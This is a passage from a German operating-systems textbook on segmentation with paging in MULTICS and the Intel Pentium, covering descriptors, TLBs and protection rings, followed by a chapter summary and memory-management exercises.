Wenn die Segmente groß sind, ist es möglicherweise unbequem oder sogar unmöglich, sie komplett im Arbeitsspeicher zu halten. Dies führt zu der Idee, sie in Seiten aufzuteilen und die Seiten nach Bedarf ein- und auszulagern. Mehrere wichtige Systeme haben Segmentierung mit Paging unterstützt. In diesem Abschnitt beschreiben wir das allererste: MULTICS. Im nächsten Abschnitt sehen wir uns dann ein neueres System an, den Intel Pentium.


MULTICS lief auf Honeywell-6000-Maschinen und deren Nachfolgern. Unter MULTICS konnte jedes Programm bis zu 2^{18} Segmente benutzen (über 250.000), die jeweils bis zu 65.536 36-Bit-Wörter lang waren. Um dies zu implementieren, behandelten die MULTICS-Entwickler jedes Segment als virtuellen Speicher und teilten es in Seiten auf. Dadurch verbanden sie die Vorteile von Paging (einheitliche Seitengröße und die Möglichkeit, nur den Teil eines Segmentes im Speicher zu halten, der gebraucht wird) mit denen der Segmentierung (einfache Programmierung, Modularität, Speicherschutz, gemeinsame Nutzung von Speicher).

Jedes MULTICS-Programm hat eine Segmenttabelle, die für jedes Segment einen Deskriptor enthält. Da die Tabelle bis zu einer viertel Million Einträge haben kann, ist sie selbst ein Segment und kann seitenweise ausgelagert werden. Ein Segmentdeskriptor zeigt an, ob das Segment im Speicher ist oder nicht. Wenn nur ein Teil des Segmentes im Speicher liegt, gilt das Segment als im Speicher vorhanden und die Seitentabelle liegt auch im Speicher. In diesem Fall enthält der Deskriptor einen 18-Bit-Zeiger auf die Seitentabelle (siehe ► Abbildung 3.35(a)). Da die physischen Adressen 24 Bit haben und die Seiten immer an 64-Byte-Grenzen ausgerichtet sind (wodurch die unteren 6 Bit einer Seitenadresse immer 000000 sind), reichen 18 Bit im Deskriptor aus, um die Adresse einer Seitentabelle zu speichern. Der Deskriptor enthält außerdem noch die Segmentgröße, die Schutzbits und einige andere Informationen. ► Abbildung 3.35(b) zeigt einen MULTICS-

Segmentdeskriptor. Die Adresse eines Segmentes im Sekundärspeicher steht nicht im Deskriptor, sondern in einer Tabelle der Segmentfehler-Behandlungsroutine.



a



b

Abbildung 3.35: Der virtuelle Speicher unter MULTICS (a) Die Deskrptoren im Deskrptorsegment zeigen auf die Seitentabellen. (b) Ein Segmentdeskriptor. Die Zahlen bezeichnen die Länge des Feldes.

Jedes Segment ist ein normaler virtueller Adressraum, der aus Seiten besteht, die genau wie beim Paging ohne Segmentierung ein- und ausgelagert werden. Die normale Seitengröße ist 1.024 Wörter, aber ein paar kleine Segmente, die von MULTICS selbst benutzt werden, werden in Einheiten von 64 Byte ein- und ausgelagert, um physischen Speicher zu sparen.

Eine Adresse besteht in MULTICS aus zwei Teilen: dem Segment und der Adresse innerhalb des Segmentes. Die Adresse innerhalb des Segmentes unterteilt sich weiter in eine Seitennummer und ein Wort innerhalb der Seite. ►Abbildung 3.36 zeigt eine virtuelle Adresse in MULTICS. Bei jedem Speicherzugriff wird der folgende Algorithmus ausgeführt:

1. Über die Segmentnummer wird der Segmentdeskriptor geladen.
2. Es wird überprüft, ob die Seitentabelle des Segmentes im Speicher liegt. Wenn ja, wird sie über den Deskriptor lokalisiert. Wenn nicht, wird ein Segmentfehler ausgelöst. Bei einer Schutzverletzung wird ebenfalls ein Fehler (Sprung ins System) ausgelöst.
3. Der Seitentabelleneintrag für die gesuchte Seite wird untersucht. Ist die Seite selbst nicht im Speicher, wird ein Seitenfehler ausgelöst. Ansonsten wird die Speicheradresse des Seitenanfangs aus dem Seitentabelleneintrag ausgelesen.
4. Der Offset innerhalb der Seite wird zum Seitenanfang addiert. Das Ergebnis ist die gesuchte physische Adresse.
5. Der Speicherzugriff wird schließlich ausgeführt.




Abbildung 3.36: Eine virtuelle 34-Bit-Adresse unter MULTICS

►Abbildung 3.37 illustriert diesen Vorgang noch einmal. Der Einfachheit halber wurde ignoriert, dass das Deskriptorsegment selbst aus Seiten besteht, die ausgelagert sein könnten. In Wirklichkeit steht die Anfangsadresse der Seitentabelle des Deskriptorsegmentes in einem speziellen Register (dem Deskriptor-Basisregister). Diese Tabelle enthält die physischen Adressen des Deskriptorsegmentes. Sobald der Deskriptor für das gesuchte Segment gefunden ist, geht die Adressberechnung wie in ►Abbildung 3.37 weiter.





Abbildung 3.37: Umwandlung einer zweiteiligen MULTICS-Adresse in eine physische Speicheradresse

Wie Sie zweifellos inzwischen erkannt haben, würde dieser Algorithmus die Programme nicht gerade beschleunigen, wenn er für jeden Speicherzugriff ausgeführt werden müsste. In Wirklichkeit enthält die MULTICS-Hardware einen schnellen, 16-Bit-Wörter großen TLB, dessen Einträge parallel nach einem Schlüssel durchsucht werden können, siehe ▶ Abbildung 3.38. Wenn ein Programm auf eine Adresse zugreifen will, prüft die Hardware für die Adressberechnung zunächst, ob die virtuelle Adresse im TLB steht. Wenn ja, liest sie die Seitenrahmennummer direkt aus dem TLB und bildet die Adresse, ohne auf das Deskriptorsegment oder die Seitentabelle zuzugreifen.

Vergleichsfeld						Wird dieser Eintrag benutzt?
Segment- nummer	Virtuelle Seite	Seiten- rahmen	Schutz	Alter		
4	1	7	Lesen/Schreiben	13	1	
6	0	2	Nur Lesen	10	1	
12	3	1	Lesen/Schreiben	2	1	
					0	
2	1	0	Nur Ausführen	7	1	
2	2	12	Nur Ausführen	9	1	

Abbildung 3.38: Eine vereinfachte Version des MULTICS-TLB. In Wirklichkeit wird der TLB durch die zwei verschiedenen Seitengrößen komplizierter.

Der TLB enthält die Adressen der 16 letzten Seiten. Programme, deren Arbeitsbereich kleiner als der TLB ist, erreichen einen Gleichgewichtszustand mit den Adressen ihres gesamten Arbeitsbereiches im TLB und laufen deshalb effizient. Wenn eine Seite nicht im TLB ist, wird die Adresse des Seitenrahmens über die Deskriptor- und Seitentabelle ermittelt und in den TLB an der Stelle der am längsten unbenutzten Seite eingefügt. Das *Alter*-Feld dient zur Ermittlung der am längsten nicht benutzten Seite. Ein TLB wird eingesetzt, damit die Segment- und Seitennummern von allen Einträgen parallel mit der gesuchten Adresse verglichen werden können.

3.7.3 Segmentierung mit Paging: der Intel Pentium

Der virtuelle Speicher des Intel Pentium ähnelt dem von MULTICS in vielen Bereichen, darunter die Verwendung von Segmentierung und Paging. Im Gegensatz zu MULTICS, das 256 KB unabhängige Segmente mit jeweils 64 KB 36-Bit-Wörter verwaltet, hat der Pentium 16-KB-Segmente, von denen jedes bis zu einer Milliarde 32-Bit-Wörter enthält. Der Pentium hat zwar weniger Segmente, die Größe ist aber wesentlich wichtiger, weil ein Programm häufig sehr große Segmente benötigt, aber nur selten mehr als 1.000.

Das Herz des virtuellen Speichers des Pentium wird von zwei Tabellen gebildet, die **LDT (lokale Deskriptortabelle, Local Descriptor Table)** und die **GDT (globale Deskriptortabelle, Global Descriptor Table)**. Jedes Programm hat seine eigene LDT, aber es gibt nur eine GDT, die gemeinsam von allen laufenden Programmen benutzt wird. Die LDT beschreibt die lokalen Segmente eines Programms, darunter Code-, Daten- und Stacksegment. Die GDT beschreibt dagegen die Systemsegmente, darunter das Betriebssystem selbst.

Um auf ein Segment zuzugreifen, lädt ein Pentium-Programm zunächst einen Selektor für dieses Segment in eines der sechs Segmentregister. Während ein Programm ausgeführt wird, enthält das *CS*-Register den Selektor für das Codesegment und *DS* enthält den Selektor für das Datensegment. Die anderen Segmentregister sind weniger wichtig. Jeder Selektor ist eine 16-Bit-Zahl (siehe ►Abbildung 3.39).




Abbildung 3.39: Pentium-Selektor

Eines der Selektor-Bits bestimmt, ob das Segment lokal oder global ist, d.h., ob der Deskriptor in der LDT oder GDT steht. Weitere 13 Bits enthalten die Nummer des Eintrages in der LDT oder GDT, so dass diese Tabellen jeweils maximal 8 KB Segmentdeskriptoren enthalten können. Die restlichen zwei Bits sind ein Schutzcode und werden später behandelt. Der Deskriptor 0 ist verboten und kann in ein Register geladen werden, um anzudeuten, dass das Segment nicht verfügbar ist. Wenn er benutzt wird, löst das einen Fehler aus.

Sobald ein Selektor in ein Segmentregister geladen wird, wird der entsprechende Deskriptor aus der LDT oder GDT geholt und zum schnelleren Zugriff in einem Mikroprogrammregister gespeichert. Ein Deskriptor besteht aus 8 Byte und enthält die Basisadresse des Segmentes, die Größe und andere Informationen (siehe ►Abbildung 3.40).




Abbildung 3.40: Pentium-Deskriptor für ein Codesegment. Datensegmente sehen etwas anders aus.

Das Format eines Selektors ist geschickt gewählt, so dass der Deskriptor einfach zu finden ist. Zunächst wird, abhängig vom Selektor-Bit 2, die LDT oder die GDT ausgewählt. Dann wird der Selektor in ein internes Zwischenregister kopiert und die niedrigsten drei Bit werden auf 0 gesetzt. Schließlich wird die Adresse der LDT bzw. GDT zum Selektor addiert, der dann direkt auf den Deskriptor zeigt. Der Selektor 72 bezieht sich z.B. auf den neunten Eintrag in der GDT, der an der Adresse GDT + 72 liegt.

Gehen wir jetzt die Schritte durch, die ein (Selektor, Offset)-Paar in eine physische Adresse umwandeln. Sobald das Mikroprogramm weiß, welches Segmentregister benutzt wird, kann es den zugehörigen Deskriptor in seinen internen Registern finden. Wenn das Segment nicht existiert (Selektor 0) oder ausgelagert ist, löst es einen Sprung ins Betriebssystem aus.

Die Hardware benutzt dann das *Limit*-Feld, um zu überprüfen, ob der Offset über das Segment hinauszeigt. In diesem Fall springt es ebenfalls ins Betriebssystem. Eigentlich sollte der Deskriptor ein 32-Bit-Feld für die Größe des Segmentes enthalten, das Feld hat aber nur 20 Bit. Deshalb wird ein anderes Schema benutzt. Wenn das G-Bit (*Granularity*) 0 ist, steht im *Limit*-Feld die exakte Größe, maximal 1 MB. Ansonsten gibt es die Größe anstatt in Byte in Seiten an. Der Pentium hat eine feste Seitengröße von 4 KB, so dass 20 Bit für bis zu 2^{32} Byte ausreichen.

Wenn das Segment im Speicher ist und der Offset sich im erlaubten Bereich befindet, addiert der Pentium das 32 Bit große *Basis*-Feld zum Offset. Das Ergebnis ist eine sogenannte **lineare Adresse** wie in ▶ Abbildung 3.41. Aus Kompatibilitätsgründen zum 286er, wo die *Basis* nur 24 Bit hat, ist das *Basis*-Feld im Deskriptor nicht zusammenhängend, sondern in drei Blöcken über den Deskriptor verteilt. Der Zweck des *Basis*-Feldes ist, Segmente an einem beliebigen Punkt im virtuellen 32-Bit-Adressraum beginnen zu lassen.




Abbildung 3.41: Berechnung einer linearen Adresse aus einem (Selektor, Offset)-Paar

Wenn das Paging abgeschaltet ist (durch ein Bit in einem globalen Kontrollregister), wird die lineare Adresse als physische Adresse behandelt und direkt auf den Speicherbus gelegt. In diesem Fall haben wir also reine Segmentierung, wobei die Basisadresse für jedes Segment im Deskriptor steht. Segmente dürfen sich übrigens überlappen, wahrscheinlich weil es zu aufwändig wäre, jedes Mal zu prüfen, ob sie disjunkt sind.

Wenn Paging dagegen eingeschaltet ist, wird die lineare Adresse als virtuelle Adresse interpretiert und mithilfe von Seitentabellen auf eine physische Adresse abgebildet, genau wie in den früheren Beispielen. Die einzige Komplikation ist, dass ein Segment mit einem 32-Bit-Adressraum bis zu einer Million 4-KB-Seiten enthalten kann. Entsprechend benutzt der Pentium zweistufige Seitentabellen, um deren Größe für kleine Segmente zu reduzieren.

Jeder Prozess hat ein **Seitenverzeichnis** (*page directory*), das aus 1.024 32-Bit-Einträgen besteht. Es liegt an einer Adresse, die in einem globalen Register gespeichert wird. Jeder Eintrag in diesem Verzeichnis zeigt auf eine Seitentabelle, die auch 1.024 32-Bit-Einträge enthält. Die Einträge in der Seitentabelle zeigen auf Seitenrahmen. Das Schema wird in ▶ Abbildung 3.42 dargestellt.




Abbildung 3.42: Abbildung einer linearen auf eine physische Adresse

► Abbildung 3.42(a) zeigt eine lineare Adresse, die in drei Felder aufgeteilt ist, *Dir*, *Page* und *Offset*. Das *Dir*-Feld ist ein Index für das Seitenverzeichnis, um die richtige Seitentabelle zu finden. Als Nächstes wird mit dem *Page*-Feld als Index die Adresse des Seitenrahmens aus der Seitentabelle ausgelesen. Zu dieser Adresse wird schließlich das *Offset*-Feld addiert. Das Ergebnis ist die benötigte physische Adresse.

Die Einträge in der Seitentabelle sind jeweils 32 Bit lang, von denen 20 die Seitenrahmennummer enthalten. Die restlichen Bits sind die *R*- und *M*-Bits, die die Hardware für das Betriebssystem setzt, Schutzbits und einige Bits für andere Zwecke.

Jede Seitentabelle hat Einträge für 1.024 4-KB-Seiten, also ist jede Seitentabelle für 4 MB Speicher zuständig. Ein Segment, das kürzer ist als 4 MB, hat ein Seitenverzeichnis mit nur einem einzigen Eintrag, der einen Zeiger auf seine einzige Seitentabelle enthält. Der Aufwand für ein kleines Segment beläuft sich also nur auf zwei Seiten anstatt der Millionen Seiten, die bei einer einstufigen Seitentabelle nötig wären.

Um mehrfache unnötige Speicherzugriffe zu vermeiden, hat der Pentium genau wie MULTICS einen TLB, der die zuletzt benutzten *Dir-Page*-Kombinationen auf die physischen Adressen der zugehörigen Seitenrahmen abbildet. Nur bei Zugriffen auf lineare Adressen, deren *Dir-Page*-Kombination nicht im TLB steht, wird der Mechanismus aus ▶ Abbildung 3.42 ausgeführt. Solange TLB-Fehler selten sind, ist die Leistung gut.

Manche Programme benötigen keine Segmente, sondern sind mit nur einem einzigen 32-Bit-Adressraum zufrieden. Solche Programme kann man schreiben, indem man einfach denselben Selektor in alle Segmentregister lädt. Der zugehörige Deskriptor enthält dann als *Basis 0* und als *Limit* das Maximum. Die lineare Adresse ist dann einfach der Offset innerhalb des Segmentes und das Ergebnis ist normales Paging. Tatsächlich funktionieren so alle Betriebssysteme, die es momentan für den Pentium gibt. Das einzige Betriebssystem, das die Möglichkeiten des Pentium voll ausgeschöpft hat, war OS/2.

Insgesamt muss man den Entwicklern des Pentium ein Kompliment machen. Der Pentium sollte reines Paging, reine Segmentierung und Segmentierung mit Paging beherrschen, dabei zum 268er kompatibel und auch noch effizient sein. Wenn man diese widersprüchlichen Ziele bedenkt, ist das Design überraschend einfach und sauber.

Nachdem wir, wenn auch nur kurz, die gesamte Speicherarchitektur des Pentium behandelt haben, sollten wir noch ein paar Worte zum Speicherschutz sagen, weil dieses Thema eng mit dem virtuellen Speicher verbunden ist. Ebenso wie der virtuelle Speicher des Pentium ist auch sein Speicherschutz eng an MULTICS angelehnt. Der Pentium unterstützt vier Schutzebenen (*protection level*), wobei Ebene 0 am meisten und Ebene 3 am wenigsten privilegiert ist. ▶ Abbildung 3.43 zeigt die vier Ebenen. Jedes Programm läuft zu jeder Zeit auf einer bestimmten Ebene, die durch ein 2-Bit-Feld im PSW codiert wird. Jedem Segment im System wird auch eine Ebene zugeordnet.




Abbildung 3.43: Schutzebenen des Pentium

Solange ein Programm sich auf die Segmente seiner eigenen Ebene beschränkt, gibt es keine Probleme. Zugriffe auf Daten höherer Ebenen sind erlaubt. Der Versuch, auf Daten niedrigerer Ebenen zuzugreifen, ist illegal und erzeugt einen Schutzfehler. Es ist möglich, Prozeduren auf anderen Ebenen aufzurufen, diese Aufrufe werden aber sehr sorgfältig kontrolliert. Der CALL-Befehl für einen ebenenübergreifenden Aufruf muss anstatt einer Adresse einen Selektor enthalten. Der Deskriptor zu diesem Selektor heißt **Call Gate** und enthält die Adresse der Prozedur, die aufgerufen werden soll. Es ist also unmöglich, einen beliebigen Punkt in einem Codesegment auf einer anderen Ebene anzuspringen. Nur die offiziellen Einsprungspunkte sind erlaubt. Das Konzept der Schutzebenen und **Call Gates** wurden von MULTICS eingeführt. Unter MULTICS hießen die Schutzebenen **Schutzzringe** (*protection ring*).

► Abbildung 3.43 zeigt eine typische Anwendung für diesen Mechanismus. Auf Ebene 0 befindet sich der Kern, der sich um Ein-/Ausgabe, Speicherverwaltung und andere kritische Aufgaben kümmert. Auf Ebene 1 sehen wir die Behandlungsroutinen für Systemaufrufe. Benutzerprogramme dürfen eine geschützte und genau definierte Liste dieser Prozeduren aufrufen. Ebene 2 enthält Bibliotheksfunktionen, die möglicherweise von vielen Programmen gleichzeitig benutzt werden. Benutzerprogramme können diese Prozeduren aufrufen und ihre Daten lesen, aber sie können sie nicht modifizieren. Auf Ebene 3, der Ebene mit dem wenigsten Schutz, befinden sich schließlich die Benutzerprogramme.

Interrupts und Sprünge in das Betriebssystem funktionieren so ähnlich wie Call Gates. Auch hier wird anstelle einer Adresse ein Deskriptor verwendet, der auf eine spezielle Prozedur zeigt, die ausgeführt werden soll. Das *Typ*-Feld in ► Abbildung 3.40 unterscheidet zwischen Codesegmenten, Datensegmenten und den verschiedenen Arten von Call Gates.

3.8 Forschung zur Speicherverwaltung

Speicherverwaltung und besonders Paging-Algorithmen waren einmal ein fruchtbare Forschungsgebiet, das aber inzwischen größtenteils an Bedeutung verloren hat, zumindest für Systeme, die nicht für spezielle Anwendungen gebaut werden. Die meisten Systeme neigen zu einer Variante von Clock, weil es einfach zu implementieren und relativ effektiv ist. Eine Ausnahme in jüngster Zeit war der Neuentwurf der virtuellen Speicherverwaltung von 4.4 BSD (Cranor und Parulkar, 1999).

Immer noch geforscht wird dagegen auf dem Gebiet von Paging für spezielle Anwendungen und neue Arten von Systemen. Zum Beispiel Mobiltelefone und PDAs sind mittlerweile kleine PCs und viele lagern Seiten vom RAM auf die „Platte“ aus, nur dass hier die Platte ein Flash-Speicher ist, der andere Eigenschaften als eine rotierende Magnetplatte hat. Neuere Arbeiten dazu findet man bei (In et al., 2007; Joo et al., 2006; Park et al., 2004a). Park et al. (2004b) behandeln außerdem energiebewusstes Demand Paging bei mobilen Geräten.

Ein weiterer Forschungsbereich ist die Modellierung der Performanz von Paging-Strategien (Albers et al., 2002; Burton und Kelly, 2003; Cascaval et al., 2005; Panagiotou und Souza, 2006; Peserico, 2003). Ebenfalls von Interesse ist die Speicherverwaltung für Multimedia-Systeme (Dasigenis et al., 2001; Hand, 1999) und für Echtzeitsysteme (Pizlo und Vitek, 2006).

ZUSAMMENFASSUNG

In diesem Kapitel haben wir uns mit **Speicherverwaltung** befasst. Wir haben gesehen, dass die einfachsten Systeme weder Swapping noch Paging benutzen: Ein Programm, das geladen wird, bleibt bis zum Programmende im Speicher. Einige Betriebssysteme können jeweils nur ein Programm ausführen, andere unterstützen Multiprogrammierung.

Der nächste Schritt nach vorne ist **Swapping**. Swapping bedeutet, dass das Betriebssystem mehr Prozesse ausführen kann, als im Speicher Platz haben. Die Prozesse, für die kein Platz ist, werden auf die Festplatte ausgelagert. Der freie Platz im Speicher und auf der Platte kann mithilfe einer Bitmap oder einer Freibereichsliste verwaltet werden.

Moderne Computer unterstützen oft **virtuellen Speicher**. In der einfachsten Form wird der Adressraum eines Prozesses in gleich große Blöcke zerlegt, die Seiten genannt werden. Jede Seite kann in einen beliebigen Seitenrahmen im Speicher geladen werden. Es gibt viele verschiedene Seitenersetzungsalgorithmen; zu den besseren gehören Aging und WSClock.

Paging-Systeme können modelliert werden, indem man ein Programm als eine Folge von Speicherzugriffen betrachtet und diese Referenzkette mit verschiedenen Algorithmen benutzt. Mit diesen Modellen lassen sich Vorhersagen über das Paging-Verhalten machen.

Ein guter **Seitenersetzungsalgorithmus** macht noch kein gutes Paging-System. Dazu gehören auch Dinge wie eine gute Strategie für die Speicherzuteilung, eine Methode, den Arbeitsbereich eines Prozesses herauszufinden, und eine passende Seitengröße.

Segmentierung bietet Vorteile bei Datenstrukturen, die ihre Größe ändern, und vereinfacht das Binden und die gemeinsame Benutzung von Code und Daten. Außerdem ermöglicht es, verschiedene Segmente vor verschiedenen Arten von Zugriffen zu schützen. Segmentierung und Paging werden manchmal zu einem zweidimensionalen virtuellen Speicher kombiniert. MULTICS und der Intel Pentium unterstützen beide Segmentierung mit Paging.



Übungen

1. In ▶ Abbildung 3.3 enthalten das Basis- und das Limitregister den gleichen Wert: 16.384. Ist dies reiner Zufall oder sind die Inhalte immer gleich? Wenn es nur Zufall ist, warum sind es dann in diesem Beispiel dieselben Werte?
2. Ein Swapping-System entfernt Lücken aus dem Speicher durch Verdichtung. Wenn viele Lücken und Segmente zufällig über den Speicher verteilt sind und das Lesen oder Schreiben eines 32-Bit-Wortes 10 ns dauert, wie lange dauert es dann ungefähr, 128 MB Speicher zu verdichten? Der Einfachheit halber nehmen wir an, dass das Wort 0 in einer Lücke liegt und dass das letzte Wort im Speicher Daten enthält.
3. In dieser Aufgabe vergleichen wir die Speicherkosten für die Verwaltung von freiem Speicher mit einer Bitmap und mit verketteten Listen. Der Speicher ist 128 MB groß und wird in Einheiten von n Byte zugeteilt. Für die verkettete Liste setzen wir voraus, dass der Speicher abwechselnd aus 64 MB großen Lücken und Segmenten besteht. Außerdem nehmen wir an, dass jeder Knoten in der Liste 32 Bit für die Adresse, 16 Bit für die Länge und 16 Bit für den Zeiger auf den nächsten Knoten benötigt. Wie viel Speicher ist für jede der beiden Methoden nötig? Welche ist besser?
4. In einem Swapping-System sind folgende Lücken im Speicher, nach aufsteigenden Adressen geordnet: 10 KB, 4 KB, 20 KB, 18 KB, 7 KB, 9 KB, 12 KB und 15 KB. Welche Lücken wählen First Fit, Best Fit, Worst Fit und Next Fit jeweils aus, wenn nacheinander Segmente von 12 KB, 10 KB und 9 KB angefordert werden?
5. Berechnen Sie die virtuelle Seitennummer und den Offset für die folgenden dezimalen virtuellen Adressen, falls die Seitengröße 4 KB bzw. 8 KB ist: 20.000, 32.768, 60.000.
6. Der Intel-8086-Prozessor unterstützt keinen virtuellen Speicher. Trotzdem wurden früher Systeme verkauft, die eine unmodifizierte 8086-CPU enthielten und mit Paging arbeiteten. Können Sie sich vorstellen, wie das funktioniert haben könnte? *Hinweis:* Denken Sie an den logischen Ort der MMU.
7. Betrachten Sie das folgende C-Programm:

```

int      X[N];
int step = M;      // M ist eine vordefinierte Konstante
for (int i = 0; i < N; i += step) X[i] = X[i] + 1;

```

- a. Wenn das Programm auf einer Maschine mit Seitengrößen von 4 KB und 64 Einträgen in der TLB läuft, welche Werte von M und N werden dann einen TLB-Fehler bei jedem Durchlauf der inneren Schleife verursachen?
- b. Würde Ihre Antwort in (a) anders ausfallen, wenn die Schleife oft wiederholt würde? Begründen Sie Ihre Behauptung.

- 8.** Die Größe des Festplattenplatzes für ausgelagerte Seiten ist abhängig von der maximalen Zahl von Prozessen n , von der Anzahl der Bytes im virtuellen Adressraum v und von der Größe des physischen Speichers r . Geben Sie eine Formel für den Speicherbedarf im ungünstigsten Fall an. Ist diese Zahl realistisch?
- 9.** Ein Rechner hat einen 32-Bit-Adressraum und 8-KB-Seiten. Die Seitentabelle liegt komplett in der Hardware, mit einem 32-Bit-Wort pro Eintrag. Wenn ein Prozess startet, wird die Seitentabelle aus dem Arbeitsspeicher in die Hardware kopiert, was für jedes Wort 100 ns dauert. Wie groß ist der Anteil der Zeit, in der die CPU Seitentabellen lädt, wenn ein Prozess immer für 100 ms läuft (einschließlich der Zeit, in der die Seitentabelle geladen wird)?
- 10.** Angenommen, eine Maschine hat virtuelle 48-Bit-Adressen und physische 32-Bit-Adressen.
 - a. Wenn eine Seite 4 KB groß ist, wie viele Einträge sind in der Seitentabelle, wenn sie nur eine Ebene hat? Warum?
 - b. Nehmen Sie nun an, dass dasselbe System ein TLB mit 32 Einträgen hat. Außerdem soll es ein Programm geben, dessen Befehle in eine Seite passen und das lange Festkommazahlen sequenziell aus einem Feld einliest, welches sich über Tausende von Seiten erstreckt. Wie effektiv ist der TLB in diesem Fall?
- 11.** Betrachten Sie eine Maschine mit virtuellen 38-Bit-Adressen und physischen 32-Bit-Adressen.
 - a. Was ist der größte Vorteil einer mehrstufigen Seitentabelle gegenüber einer einstufigen?
 - b. Wie viele Bits sollten bei einer zweistufigen Seitentabelle mit 16-KB-Seiten und Einträgen der Länge 4 Byte für das obere Seitentabellenfeld reserviert werden? Und wie viele für das Feld der nächsten Ebene? Erläutern Sie Ihre Antwort.
- 12.** Ein Computer mit 32-Bit-Adressen benutzt eine zweistufige Seitentabelle. Virtuelle Adressen werden in ein 9-Bit-Feld für die oberste Seitentabelle, 11 Bit für die zweite Seitentabelle und einen Offset unterteilt. Wie viele Seiten sind im Adressraum und wie groß sind sie?
